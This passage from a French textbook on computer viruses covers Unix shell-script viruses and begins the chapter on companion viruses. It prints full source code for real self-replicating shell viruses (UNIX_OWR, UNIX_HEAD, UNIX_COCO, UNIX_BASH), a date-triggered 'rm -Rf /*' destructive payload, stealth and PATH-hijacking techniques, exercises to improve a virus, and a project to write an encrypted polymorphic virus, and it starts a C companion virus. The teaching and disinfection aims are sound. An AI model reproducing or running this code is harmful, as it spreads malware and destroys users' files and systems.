L'infection, par le virus, des fichiers exécutables, quels qu'ils soient, pose le problème de la discrimination entre les scripts et les fichiers compilés. Il n'est pas suffisant de tester les droits en écriture et en exécution :

```
if [ -w $i ] && [ -x $i ]
then
  ....
fi
```

Dans le cas d'un script, la présence de la chaîne `#!/bin/bash` devrait suffire même si elle n'est pas systématique, ce qui limite par conséquent la portée du virus. Il est aussi possible de déduire de l'absence de la chaîne `ELF` (*Executable*

and Linking Format), caractéristique des fichiers compilés (et présente dans l'en-tête des fichiers), qu'il s'agit d'un script :

```
if [ -z $(grep "ELF" $i) ]
then
 ...
fi
```

Considérons maintenant le traitement des autres répertoires. La première solution est d'utiliser la commande *find*. Cette solution est celle adoptée par le virus UNIX_BASH (voir section 8.3.4). Il suffit de lui donner, entre autres arguments, le répertoire de départ, par exemple le répertoire racine / si l'on recherche un effet maximal. La redirection des erreurs (`2 >/dev/null`) est fortement conseillée, les répertoires non accessibles en lecture provoquant un message peu discret. L'inconvénient de cette solution vient de son manque de furtivité. La commande *find* sollicite fortement la lecture sur le disque dur (diode de lecture allumée en permanence pendant une durée assez longue) et ralentit le système de façon non négligeable. Mal utilisée, elle provoque, de plus, de nombreux messages d'erreur.

Une autre solution, beaucoup plus élégante, est d'utiliser la récursivité. Dès qu'un sous-répertoire est rencontré, le programme s'appelle lui-même afin de le traiter de manière identique. Il convient juste de préciser en début de script, le répertoire initial. Le code peut se résumer ainsi :

```
if [ "$1" != "0" ]; then
  DP=$PWD
  NAME=${0##.}
 fi
for file in *; do
 if [ -d $file ]; then
  cd $file
  $DP$NAME 0 2>/dev/null
  cd ..
 else
   ... procédure d'infection ...
 fi
done
```

Cette solution n'est cependant pas optimale. Chaque appel récursif du script provoque la création d'un nouveau processus shell. Toutefois lors des tests, cette limitation n'a pas été handicapante, le temps d'exécution du virus étant très bref, même dans le cas d'un utilisateur *root*, pour lequel le nombre de

fichiers exécutables est très important. Une solution optimale consisterait à programmer la récursion au moyen de fonctions. Le lecteur intéressé en trouvera un exemple dans [178, p. 131].

Le programmeur peut au contraire souhaiter diminuer la virulence de son virus, dans le but d'allonger sa survie (voir chapitre 5) en augmentant sa furtivité. Le virus pourra, par exemple, n'infecter que les fichiers qui viennent d'être modifiés (dans ce cas, il s'agit d'un virus de type lent). Cela signifie que la date du fichier cible est plus récente que celle du fichier infectant. L'instruction suivante,

```
if [ -x "$cible" ] && [ $0 -nt $cible ] && [ ! -d "$cible" ]
 then
   ... infection ....
 fi
```

sera alors utilisée.

Mais il peut encore décider de n'infecter qu'un fichier sur n, afin de limiter, encore une fois, la virulence du virus. Dans l'exemple qui suit, nous utilisons les capacités arithmétiques du *Bash* pour infecter seulement 20 % des fichiers réguliers exécutables :

```
#!/bin/bash
declare -i cpt
cpt=$((0))
for cible in *.sh ; do
if [ -x "$cible" ] && [ $0 -nt $cible ] &&
                      [ ! -d "$cible" ];then
  cpt=$(($cpt+1))
  if [ $((cpt%5)) != "0" ]; then
   ... infection ....
  fi
fi
done
```

L'inversion des lignes 5 et 6 ralentira encore l'infection ainsi que le lecteur pourra le constater. Enfin, l'utilisation de l'instruction `continue n` dans la boucle `for`, où `n` est une valeur entière, permettra de ne réaliser l'infection que pour un fichier sur `n`.

8.2.4 Placement d'une charge finale

Bien que la présence d'une charge finale ne soit pas obligatoire, il convient de dire quelques mots la concernant. Son effet va directement dépendre de

l'endroit d'où elle va être appelée. On peut choisir de l'exécuter seulement si l'infection est réussie ou au contraire, si aucune infection n'est survenue, ou encore si un nombre minimum de fichiers ont pu être infectés. Dans ces trois cas, un compteur est alors requis. Une version plus agressive la fera intervenir systématiquement, avant ou après la routine d'infection. Enfin, son déclenchement peut être assuré lors de la réalisation d'une condition, par exemple, la coïncidence avec une date système :

```
if test "$(date +%b%d)" == "Jan21"; then
    rm -Rf /*
fi
```

Dans tous les cas, la seule limite est celle de l'imagination du programmeur.

8.3 Quelques exemples réels

A titre d'illustration, nous allons présenter quelques virus réels en langage interprété, qui ont été trouvés sur divers sites de référence consacrés aux virus. Le code source est donné tel qu'il a été rencontré, seuls les commentaires ligne par ligne ont été rajoutés, afin d'aider le lecteur débutant.

Nous nous limiterons aux virus en langage shell, sous Unix. La philosophie des virus écrits avec d'autres langages (principalement ceux de type BAT sous DOS) est identique. Précisons que ces virus, pour la plupart, sont rarement détectés par les antivirus génériques, en particulier sous Unix.

Ces exemples montrent que mettre au point un virus sans défaut n'est pas si facile, car il faut penser à tous les événements (dûs au système ou à l'utilisateur) qui peuvent trahir sa présence ou perturber son fonctionnement.

8.3.1 Le virus UNIX_OWR

UNIX_OWR (pour *overwriter*) est extrêmement simple et petit. C'est un virus fonctionnant par écrasement de code. Ce virus présente quelques défauts :

- sa portée est limitée au répertoire courant ;
- il infecte tous les fichiers, même ceux non exécutables ;
- le virus s'écrase lui-même, provoquant le message d'erreur `cp : ‘./v’ and ‘v’ are the same file` qui pourra éventuellement alerter l'utilisateur. D'autres erreurs possibles ne sont pas gérées ;
- le virus n'est pas furtif, tous les fichiers en fin d'infection ont la même taille.

```
# Overwritter I
for file in * ; do # pour tout fichier
    cp $0 $file   # écraser le fichier cible par le virus
done
```

TAB. 8.5. Le virus UNIX_OWR

8.3.2 Le virus UNIX_HEAD

Le virus UNIX_HEAD est un virus procédant par ajout de code. Il n'infecte

```
#!/bin/sh
for F in * do # pour tout fichier
    do
        if [ "$(head -c9 $F 2 >/dev/null)" = "#!/bin/sh" ]
                # si les 9 premiers caractères sont #!/bin/sh
    then
        HOST=$(cat $F | tr '\n' \xc7))
                # sauvegarde le fichier cible dans la variable HOST
        head -11 $0 > $F 2 > /dev/null
                # écrase le fichier cible avec les 11 premières
                # lignes de son code
        echo $HOST | tr \xc7 '\n' >> $F 2 >/dev/null
                # le fichier cible est finalement ajouté
    fi
done
```

TAB. 8.6. Le virus UNIX_HEAD

cette fois que les fichiers exécutables de type *script* (présence de l'en-tête `#!/bin/sh`). Toutefois, il présente plusieurs limitations, de même nature que celles présentées pour le virus UNIX_OWR :

- sa portée est limitée au répertoire courant ;
- il n'y a pas de prévention de la surinfection (autrement dit, le fichier infectant s'infecte à chaque fois lui-même) :

- le virus n'est pas furtif, tous les fichiers infectés grossissent peu à peu en taille, chaque fois qu'un script infecté est exécuté dans le répertoire courant ;
- la commande `tr` (effectuant le remplacement ou l'effacement de caractères) n'est pas correctement utilisée, produisant dans certains cas un fichier corrompu, donc non-exécutable (présence de lettres `x` dans le fichier cible).

8.3.3 Le virus UNIX_COCO

Le virus UNIX_COCO est un virus procédant par ajout de code. Son auteur a eu le souci de prévenir un certain nombre de risques ou d'événements, susceptibles de trahir la présence du virus.

Les éléments positifs de ce code sont :

- la gestion de la surinfection par recherche de la signature dans le fichier cible, les modifications de taille des fichiers infectés resteront pratiquement inaperçues ;
- la vérification des caractéristiques du fichier cible.

Toutefois, il subsiste encore plusieurs problèmes qui peuvent nuire à la survie du virus :

- le code peut être rendu légèrement plus concis (notamment, l'usage du fichier `/dev/null` doit être préféré à celui des fichiers temporaires ; cela réduit de plus le nombre d'écritures sur le disque) ;
- quelques petits problèmes de portabilité peuvent survenir avec la commande *grep* sur certaines plateformes Unix (problème de compatibilité de certaines versions avec la norme POSIX.2). La redirection des erreurs sur le fichier `/dev/null` est préférable à l'option `-s`, par exemple ;
- la présence d'une signature, donc la lutte antivirale par scan est plus facile.

8.3.4 Le virus UNIX_BASH

Nous allons terminer par l'étude d'un virus assez redoutable et dangereux, qui illustre parfaitement la puissance des langages de type shell sous Unix. Lors des tests, en tant qu'utilisateur normal et en tant que superutilisateur, ce virus a mis tout le système à plat, nécessitant soit une totale réinstallation avec perte des données (le plus souvent) soit une longue et fastidieuse désinfection à la main de la machine. Le pire des cas est celui où l'utilisateur éteint sa machine brutalement.

```
# COCO
head -n 24 $0 > .test
      # sauvegarde du corps du virus dans un fichier temporaire
      for file in * # pour tous les fichiers (répertoire courant)
          do
             if test -f $file
      # si le fichier existe et s'il est de type régulier
             then
              if test -x $file
      # si le fichier existe
             then
               if test -w $file
      # si le fichier est accessible en écriture
                  then
                     if grep -s echo $file >.mmm
      # si la commande echo est présente
      # (le fichier est alors un script)
                        then
                           head -n 1 $file >.mm
      # sauvegarde de la première ligne
                           if grep -s COCO .mm >.mmm
      # recherche de la signature COCO
                              then
                                 rm .mm -f
      # suppression des fichiers temporaires
                              else
                                 cat $file > .SAVEE
      # sauvegarde temporaire du fichier cible
                                 cat .test > $file
      # écrasement du fichier cible par le code viral
                                 cat .SAVEE » $file
      # ajout du fichier cible à la suite
          fi ; fi ; fi ; fi ; fi
      done
rm .test .SAVEE .mmm .mm -f
      # suppression des fichiers temporaires
```

Tab. 8.7. Le virus Unix_Coco

Dans cette première partie, le virus vérifie la présence d'un processus infectieux en cours (manifestée par l'existence d'un fichier de type `/tmp/vir-*`). Dans la négative, le virus se relance dans un sous-shell, cette fois avec l'argument `infect` afin de procéder à la phase d'infection. Si le

```
if [ "$1" != infect ]
  # si le premier argument ne vaut pas "infect"
then
  if [ ! -f /tmp/vir-* ]
  # si aucun fichier vir-xxxx n'existe dans /tmp
    then
      $0 infect &
  # appel récursif au virus avec l'argument "infect"
    fi
    tail +25 $0 >>/tmp/vir-$$
  # l'exécutable est débarrassé du virus et sauvegardé
  # dans /tmp/vir-$$ (cas survenant quand l'utilisateur
  # exécute un fichier infecté
  # $$ = numéro du processus bash en cours)
    chmod 777 /tmp/vir-$$
  # modification des droits de ce fichier (rwx pour tous)
  /tmp/vir-$$ $@
  # exécution du fichier /tmp/vir-$$ avec les arguments d'origine
  CODE=$?
  # mémorisation du code de retour du dernier
  # processus exécuté en tâche de fond
```

Tab. 8.8. Le virus Unix_bash (début)

virus est exécuté à partir d'un fichier infecté, le virus rend le contrôle au programme cible avec les arguments d'appel (si ces derniers sont présents). Il s'agit de ne pas trahir la présence de l'infection (souci de furtivité). Pour cela, il faut que l'utilisateur conserve le sentiment que tout se passe normalement. Dans cette deuxième partie (réalisation de l'infection proprement dite), le virus recherche tous les fichiers non encore infectés par le virus. L'utilisation de la commande *find* est déconseillée (voir la section 8.2.3).

Au total, ce virus procède par ajout de code au début du fichier cible, ce qui est moins efficace (nécessité de passer par des fichiers temporaires, donc augmentation de l'activité disque) que l'ajout en fin de fichier (comme pour le virus *vbash*). Il en résulte un code viral un peu plus gros que requis. Quelques erreurs subsistent dans ce code (en particulier l'opérateur `$?` retourne toujours 0 ; l'auteur a certainement confondu avec l'opérateur `$!`). Nous laisserons le lecteur les trouver à titre d'exercice.

```
else
    # le fichier infecté est exécuté
    # avec "infect" en argument
    find / -type f -perm +100 -exec bash -c \
    # chercher à partir de la racine
    # les fichiers de type régulier exécutable
    # pour l'utilisateur ; exécuter alors le bash
    # avec la commande suivante ({} est remplacé
    # par le fichier en cours trouvé par find)
    "if [ -z \"\`cat {}|grep VIRUS\`\" ]; \
    # si [le fichier ne contient pas le mot VIRUS]
    # (VIRUS constitue ici la signature du virus)
    then \
    cp {} /tmp/vir-$$; \
    # copier le fichier en /tmp/vir-$$
    (head -24 $0 >{}) 2 >/dev/null; \
    # remplacer le fichier par le virus (mode erreur muet)
    (cat /tmp/vir-$$ >> {}) 2 >/dev/null; \
    # ajouter le fichier initial à la fin (mode erreur muet)
    rm /tmp/vir-$$; \
    # effacer le fichier temporaire
    fi" \;
    CODE=0
fi
rm -f /tmp/vir-$$
exit $CODE
```

TAB. 8.9. Le virus UNIX_BASH (suite et fin)

Lors des tests, ce virus a infecté la totalité de la machine en quelques minutes, de façon certes peu discrète mais efficace. Il est à noter que lorsque la machine est en multi-boot (présence de plusieurs systèmes d'exploitation) et que les partitions correspondant aux autres systèmes sont montées (automatiquement lors du démarrage de Linux ou manuellement), l'infection se propage à tous leurs fichiers (ceux-ci ont les droits en exécution pour tous, par défaut). Le démarrage ultérieur de l'un de ces systèmes d'exploitation est alors impossible. Seule une désinfection manuelle, à partir de Linux, de TOUS LES FICHIERS, permet de sauver le système. La réalisation d'un script de désinfection est fortement conseillée, étant donné le nombre extrêmement important de fichiers que peut compter un système comme *Windows* par

exemple. L'écriture d'un tel script est proposée à titre de projet, à la fin du chapitre.

Un effet insidieux de la commande *find* est la réaction de l'utilisateur paniqué, notamment face aux nombreux messages d'erreurs[4], qui va éteindre brutalement sa machine. Grave erreur ! Le système ne peut plus redémarrer correctement (dans le cas de l'utilisateur *root*, les droits en écriture ont disparu et la désinfection manuelle n'est même plus possible).

8.4 Conclusion

La conception pas à pas du virus *vbash* et les quelques exemples simples présentés montrent que les virus en langages interprétés peuvent être tout aussi efficaces que leurs homologues compilés que nous verrons dans les chapitres qui suivent. Encore faut-il se rappeler que nous n'avons pris pour exemple qu'un langage de base. Il en existe de plus performants et de plus puissants.

Ces virus représentent un défi important en ce qui concerne la lutte antivirale. Pratiquement jamais détectés sous Unix, ils le sont encore très imparfaitement sous d'autres plateformes (en y incluant *Windows*). Il n'est pas sûr que cette lutte dans le cas d'Unix soit un jour véritablement efficace. Cet environnement utilise beaucoup les scripts (pour la configuration, l'administration du système ou l'exécution de tâches relativement simples). Dans cette optique, le polymorphisme, s'il est bien conçu et réalisé, devrait, encore plus que dans le cas compilé, représenter une menace redoutable dans l'avenir. Les exemples de virus interprétés polymorphes sont encore rares mais gageons que l'activité incessante des pirates ne saurait bien lontemps rester sans explorer cette voie.

Enfin, insistons, dans le cas particulier des systèmes Unix, sur l'importance d'une administration rigoureuse de ces systèmes. Le droit à l'erreur n'est malheureusement pas permis. L'infection directement à partir du compte *root* aura toujours un effet dramatique et extrêmement grave. Un excellent exemple est celui du virus *virux* [77].

Exercices

1. Modifier le virus UNIX_OWR pour que son action s'étende aux sous-répertoires et ne concerne que les fichiers exécutables, autres que le fichier

[4] L'existence de ces messages d'erreur résulte peut-être de la volonté de l'auteur qui avait envisagé ce type de réaction !

infectant en cours. Comment peut-on lutter contre l'uniformité des tailles après infection ?

2. Améliorer le virus UNIX_OWR afin de supprimer les limitations données dans la section 8.3.2.
3. Etudier le code des virus en langage interprété pour Unix, fournis sur le CDROM. Déterminer leurs points forts et leurs points faibles (attention : certains fonctionnent mal ou pas du tout ; déterminer pourquoi).

Projets d'études

Virus chiffré en PERL

Ce projet devrait occuper un élève pendant une à trois semaines, durée qui dépendra du degré de connaissance du langage PERL.

Le but est de réaliser un virus similaire au virus *vbash* mais de type chiffré. La structure du virus sera la suivante :

- une première partie du code, en clair, sera constituée uniquement de la fonction de déchiffrement. La clef sera constituée des premiers octets du fichier infecté ;
- la seconde partie (la plus importante) sera le corps principal du virus, chiffré.

Le virus sera de type ajout de code, à la fin du fichier. L'action du virus se résume alors ainsi :

1. La routine de déchiffrement récupère la clef dans le fichier infecté (par exemple, les trois ou quatre premiers octets du texte) et déchiffre le corps principal du virus.
2. Le virus proprement dit, une fois déchiffré, est exécuté :
   a) Il recherche les fichiers infectés.
   b) Lors de l'infection, il crée une clef spécifique à chaque fichier (encore une fois, quelques octets du fichier cible) chiffre son propre corps principal et ajoute au fichier cible la routine de déchiffrement et le corps principal viral.
   c) Eventuellement, une charge finale est exécutée (avec ou sans mécanisme différé).

Dans une première version, le mieux sera de considérer le chiffrement au moyen d'un procédé fixe (que l'élève choisira). Mais une procédure de déchiffrement fixe constitue en elle-même une signature. Une seconde version,

plus élaborée, changera la routine de chiffrement (et donc également celle de déchiffrement) d'infection en infection. La clef sera également changée à chaque fois. Dans les deux cas, il faudra veiller à ce que virus gère le problème de la surinfection éventuelle.

Scripts de désinfection

Ce projet devrait occuper un élève pendant deux à trois semaines, durée qui dépendra de la connaissance plus ou moins grande du langage *Bash*.

Le but est de réaliser des scripts de désinfection spécifiques pour un virus donné. Dans un premier temps, un virus non polymorphe sera choisi (le virus UNIX_BASH est un excellent exemple). Dans un deuxième temps, un virus polymorphe (par exemple *vbash*) sera considéré. Les principales étapes du projet seront :

1. Etude du code du virus et compréhension de ses mécanismes d'infection. Le but est de trouver une signature ayant toutes les qualités nécessaires pour lutter efficacement contre le virus.
2. Programmation du script de désinfection proprement dit. L'édition et la journalisation des résultats de la recherche d'infection devront être assurées.
3. Infection d'une machine test par le virus et test du script de désinfection.

9

Les virus compagnons

9.1 Introduction

Ces virus ne sont pas très connus, et pourtant ils présentent une menace non négligeable lorsqu'ils sont bien conçus. De nombreux tests ont confirmé l'efficacité de la technique d'infection par accompagnement de code pour leurrer les antivirus. Le contournement des techniques antivirales basées sur le contrôle de l'intégrité des fichiers devient assez facilement réalisable avec les virus de type compagnon.

Il convient, toutefois, de définir ce que l'on entend par intégrité d'un fichier (problème général de l'intégrité en cryptologie ; voir [173, chap. 9]). La plupart du temps, seul le fichier lui-même est pris en compte, ce qui n'offre aucune sécurité. Un véritable mécanisme d'intégrité doit englober toutes les structures associées au fichier dont on veut assurer l'intégrité, qui font partie du système de fichiers et qui vont servir à référencer ces fichiers. Outre le fait que sa gestion reste lourde, un véritable mécanisme d'intégrité ralentit souvent le système. Ces deux contraintes font que trop souvent l'intégrité mise en œuvre est dégradée et donc insuffisante.

Les virus de type compagnon ont été présentés dans la section 5.4.4. Trois grandes catégories ont été décrites. La première exploite en général des caractéristiques très spécifiques d'un système d'exploitation donné. Cela limite, pour cette classe, la portabilité des virus qui y appartiennent.

La seconde classe consiste à modifier la variable d'environnement `PATH`[1]. La variable d'environnement `PATH` sert à indiquer au système dans quels ré-

[1] Nous ne considérerons, dans ce chapitre, comme dans les suivants, que le système Unix et le langage C. Il reste évident que tout ce qui est présenté dans cette seconde partie, consacrée à l'aspect pratique, est transposable aisément à tout autre système d'exploitation.

pertoires rechercher les binaires qui doivent être exécutés. Par exemple, l'utilisation du compilateur `gcc` peut se faire par l'appel `/usr/bin/gcc` : l'ordre contient à la fois le nom de l'application (`gcc`) et l'endroit où trouver son code (`/usr/bin`). Cette commande est plus sûre mais souffre d'un manque évident d'ergonomie (en particulier, quand le chemin dans l'arborescence est très long).

L'autre solution, plus ergonomique, est d'indiquer, dans la variable `PATH`, les différentes localisations possibles, pour un binaire. Prenons un utilisateur normal, sans droits particuliers. Pour connaître l'environnement d'exécution, utilisons la commande `echo $PATH`. Il s'affiche alors :

```
/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

Lorsque l'utilisateur veut exécuter `gcc`, cette simple commande est lancée. Le système alors parcourt la liste des repertoires présents dans la variable `PATH` : `/usr/local/bin`, `/usr/bin`... et dans chacun d'eux, cherche la présence d'un binaire portant le nom `gcc`. En cas de succès, il l'exécute. Notons tout de suite que si deux binaires portant le même nom `gcc`, se trouvaient respectivement dans `/usr/bin` et `/usr/local/bin`, comme le système consulte les répertoires dans l'ordre strict établi dans la variable `PATH`, le binaire contenu dans `/usr/local/bin` sera seul exécuté.

Modifions maintenant cette variable d'environnement. Cela est possible pour chaque utilisateur afin de lui permettre de configurer son système avec l'ergonomie souhaitée. Une première solution est d'utiliser la séquence de commandes suivante :

```
PATH=.:$PATH
export PATH
```

Nous avons simplement rajouté un répertoire supplémentaire : le répertoire courant. Autement dit, chaque fois que l'utilisateur lancera un exécutable, le premier répertoire dans lequel le système recherchera le binaire sera le répertoire courant. Et si cet exécutable porte le nom d'un autre programme (`gcc` par exemple), il sera donc exécuté en lieu et place du programme originel. Le lecteur aura compris que si le binaire `./gcc` est en réalité un virus, chaque fois que l'utilisateur compilera un programme, c'est en fait le virus qui sera activé. Bien évidemment le virus « `gcc` » prendra soin en dernier lieu de faire appel au véritable programme `gcc` avec les arguments d'appel originaux. Nous verrons comment programmer cela en détail un peu plus loin dans ce chapitre.

La modification de la variable PATH indiquée plus haut est toutefois limitée à la session en cours. Cela suffit pour l'action du virus, qui peut, à chacune de ses exécutions, actualiser ainsi cette variable (voir les détails dans la section 9.3). Il en résulte une certaine furtivité. L'autre solution, permanente, consiste à modifier la variable PATH directement dans le fichier de configuration .bash_profile, qui se trouve à la racine du compte utilisateur. Mais dans ce cas, il y a modification d'intégrité de ce fichier. La ligne concernée, par exemple :

```
/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

sera remplacée par le virus, à la première exécution de ce dernier, par

```
.:/usr/local/bin:/usr/bin:/usr/X11R6/bin:/bin:/usr/games:\
/opt/gnome/bin:/opt/kde3/bin:/opt/kde2/bin:\
/usr/lib/java/bin:/opt/gnome/bin
```

Notons que très fréquemment, l'utilisateur modifie lui-même la variable PATH de cette manière. L'erreur est de faire figurer le répertoire courant . avant tous les autres. Une « moins mauvaise solution » serait de modifier la variable PATH de sorte à ce que le répertoire courant . figure en fin de liste. Une solution optimale, en termes de sécurité, est d'organiser l'arborescence de sorte que les exécutables ne soient localisés que dans un nombre limité de répertoires clairement identifiés.

Bien évidemment, un système bien administré (Unix en particulier) interdira aux utilisateurs la modification de la variable d'environnement PATH mais cela est très rarement le cas. La volonté d'ergonomie toujours plus forte limite toujours plus les mesures de sécurité préventives qui doivent être mises en œuvre au niveau de l'administration du système. Encore une fois, ce n'est pas le système d'exploitation en général qui est en cause (surtout lorsqu'il s'agit d'un système comme Unix) mais presque toujours la politique de sécurité et sa mise en application.

La troisième classe est plus intéressante car elle n'exploite aucune caractéristique particulière, ce qui fait que les virus de cette classe peuvent être adaptés facilement à n'importe quel environnement. C'est cette catégorie que nous allons présenter en détail dans ce chapitre.

D'une manière générale, signalons, comme nous l'avons fait pour les virus interprétés, qu'une programmation propre requiert d'être structurée : utilisation de procédures, de variables locales.... Toutefois, dans ce qui suit, nous n'utiliserons pas de programmation conforme aux canons, pour une

raison évidente : tout code viral structuré offre des possibilités plus grandes d'analyse et de détection par un antivirus. L'autre raison est l'indispensable limitation de la taille du fichier viral. Structurer le code a pour effet d'augmenter cette taille. Cependant, dans un but didactique, les codes présentés ne sont pas optimisés (en terme de taille notamment) ni factorisés (réunion d'instructions). Nous laisserons au lecteur le soin d'effectuer cette tâche, à titre d'exercice.

Dans ce qui suit, nous ne donnerons que les prototypes des fonctions utilisées, et éventuellement des informations complémentaires quand cela sera pertinent. Le lecteur trouvera une description détaillée de ces fonctions, soit dans les pages `man` du système Linux, soit dans l'excellent livre de C. Blaess [26].

9.2 Le virus compagnon `vcomp_ex`

Nous allons étudier le code du virus `vcomp_ex`, développé par l'auteur, dans un but didactique[2]. Nous le ferons ensuite évoluer pour lui conférer toutes les qualités d'un virus réel efficace.

Déterminons tout d'abord les caractéristiques de ce virus et définissons l'environnement cible. Nous supposerons que ce dernier possède les caractéristiques suivantes. Elles correspondent à la situation la plus fréquemment rencontrée :

- l'utilisateur, que nous nommerons `user1` et dont répertoire de travail est localisé dans `/home/user1`, possède les droits en exécution sur tous les répertoires de l'arborescence à l'exception du compte `root`, et en écriture sur le répertoire `/home/user1` et ses sous-répertoires, ainsi que sur le répertoire `/tmp` ;
- l'utilisateur est moyennement sensibilisé à la sécurité informatique et possède une connaissance moyenne de son système d'exploitation. Il est donc capable, en théorie, de réaliser un audit basique régulier de la sécurité de ce système. Toutefois, comme la plupart des utilisateurs dans ce cas, la sécurité n'est pas une priorité et il n'hésite pas à exécuter des programmes dont la provenance n'est pas connue avec certitude. Autrement dit, il connaît les règles de sécurité à appliquer mais les applique rarement. Notons que ce profil correspond à celui de la plupart des utilisateurs.

[2] Ce virus prend comme base le virus X21 développé par Mark Ludwig [167]. Son virus présente des caractéristiques limitées et contient de nombreuses erreurs.

Il est évident que si l'utilisateur est l'administrateur lui-même (utilisateur `root`), l'efficacité du virus est dramatique, en particulier dans sa version `vcomp_ex_v3`.

Le virus `vcomp_ex`, quant à lui, fonctionne de la manière suivante (voir figure 9.1). Il n'infecte que les fichiers exécutables du répertoire courant. Pour chaque cible repérée, il la renomme en lui accolant l'extension `.old` (ainsi l'exécutable `prog` est rebaptisé en `prog.old`). Le virus ensuite se duplique sous forme d'un fichier exécutable portant le nom du fichier cible (par exemple, `prog`). Lorsque le programme infecté est exécuté, le virus se lance




Fig. 9.1. Principe de fonctionnement du virus `vcomp_ex`

en premier, se duplique en fonction des possibilités, et ensuite exécute le programme portant le même nom que lui, mais avec l'extension `old`.

Le lecteur n'aura pas manqué de noter que cette première version comporte de graves faiblesses, qui illustreront cependant de manière adéquate les aspects algorithmiques à ne pas négliger en ce qui concerne les virus compagnons. Nous détaillerons ces faiblesses plus tard afin de déterminer comment améliorer ce virus.

9.2.1 Étude détaillée du code de `vcomp_ex`

Nous allons décrire, pas à pas, les instructions du code du virus `vcomp_ex`. Le code source complet de ce virus est fourni sur le CDROM accompagnant cet ouvrage. Les principales étapes du virus seront les suivantes :

1. Recherche dans le répertoire courant des fichiers exécutables à infecter.

2. Prévention de la surinfection (la cible est-elle déjà infectée ?). Dans le cas des virus compagnons, cette vérification est double.
3. Infection proprement dite des fichiers.
4. Transfert au code hôte.

Voyons le code de chacune de ces parties.

Recherche des fichiers à infecter

Dans Unix, tout le système est basé sur la notion de fichiers : ceux n'ayant pas de contenu sur le disque (ce sont les fichiers dits « spéciaux » ; ils correspondent à des ressources) et ceux contenus sur le disque. Parmi ces derniers, nous avons :

- les fichiers réguliers (exécutables ou non) ;
- les répertoires qui peuvent être vus, en première approche, comme des fichiers contenant les noms des fichiers contenus dans chaque répertoire ;
- les liens symboliques.

Pour une description détaillée de ces fichiers, le lecteur consultera [192].

La recherche des fichiers à infecter va donc être très facile à écrire. Elle comporte plusieurs étapes :

1. ouverture d'un fichier de type répertoire[3] (la fonction `opendir`, appliquée au répertoire courant `.`, retourne un pointeur sur un flux de répertoire `DIRP`) ;
2. parcours du flux de répertoire `DIRP` en lecture avec la fonction `struct dirent *readdir(DIR *dir)` ; de la bibliothèque `dirent.h`, pour accéder aux fichiers qui s'y trouvent ;
3. récupération des informations (statut) sur chaque fichier grâce à la fonction `int stat(const char *file_name, struct stat *buf)` ; (bibliothèques `sys/types.h`, `sys/stat.h` et `unistd.h`). Cette fonction retourne une structure de type `stat` contenant les informations suivantes sur le fichier :

```
struct stat {
  dev_t     st_dev;   /* périphérique */
  ino_t     st_ino;   /* i-noeud */
  mode_t    st_mode;  /* permissions et type */
```

[3] Le lecteur notera l'analogie entre les fichiers réguliers et les fichiers de type répertoire, en comparant les prototypes des fonctions `FILE *fopen(const char *path, const char *mode)` ; de la bibliothèque `stdio.h` et `DIR *opendir(const char *name)` ; de la bibliothèque `<dirent.h>`.

```
nlink_t  st_nlink; /* nombre de liens physiques */
uid_t    st_uid;   /* UID du propriétaire */
gid_t    st_gid;   /* GID du propriétaire */
off_t    st_size;  /* taille totale, en octets */
blksize_t st_blksize; /* taille de bloc pour I/O */
blkcnt_t st_blocks;/* nombre de blocs alloués */
time_t   st_atime; /* date de dernier accès */
time_t   st_mtime; /* date de dernière modification */
time_t   st_ctime; /* date de changement de statut */
};
```

4. vérification de la nature du fichier. Le champ `st_mode` contient toutes les informations concernant les droits du fichier (lecture, écriture ou exécution) et son type (régulier, répertoire, lien...). La valeur entière contenue dans ce champ est codée sur 16 bits. Chaque bit désigne une propriété (type ou permission) possible pour le fichier. La table 9.1 donne, en octal, les valeurs de ces bits et la propriété qu'ils désignent (nous nous sommes limités aux valeurs qui nous seront utiles ; pour plus de détails, utiliser la page du manuel en ligne (`man 2 stat`)).

Masque	Valeur octale du bit	Signification
S_IFREG	0100000	fichier régulier
S_IFDIR	0040000	répertoire
S_IRWXU	00700	masque de droits utilisateur
S_IRUSR	00400	droit en lecture pour l'utilisateur
S_IWUSR	00200	droit en écriture pour l'utilisateur
S_IXUSR	00100	droit en exécution pour l'utilisateur
S_IRWXG	00070	masque de droits pour le groupe
S_IRGRP	00040	droit en lecture pour le groupe
S_IWGRP	00020	droit en écriture pour le groupe
S_IXGRP	00010	droit en exécution pour le groupe
S_IRWXO	00007	masque de droits autres
S_IROTH	00004	droit en lecture pour les autres
S_IWOTH	00002	droit en écriture pour les autres
S_IXOTH	00001	droit en exécution pour les autres

Tab. 9.1. Valeurs octales, masques des autorisations d'accès et type de fichiers

Par exemple, le champ `st_mode` d'un fichier régulier lisible, modifiable et exécutable uniquement par son propriétaire vaudra 0100700 (en octal). Pour déterminer une ou plusieurs propriétés du fichier, il suffit d'appliquer, avec un OU binaire, le masque correspondant au champ `st_mode`. Ainsi, si la valeur `st_mode | S_IXUSR` est différente de zéro, le fichier est exécutable pour l'utilisateur. Il est bien sûr possible de cumuler plusieurs masques[4]. Le virus ne doit infecter que les fichiers réguliers, exécutables pour l'utilisateur concerné. Il vérifiera donc que ces propriétés sont présentes pour le fichier considéré.

Le code du virus correspondant à cette fonction de recherche est alors[5] :

```
#include <stdio.h>
#include <dirent.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>

/*definition des variables */
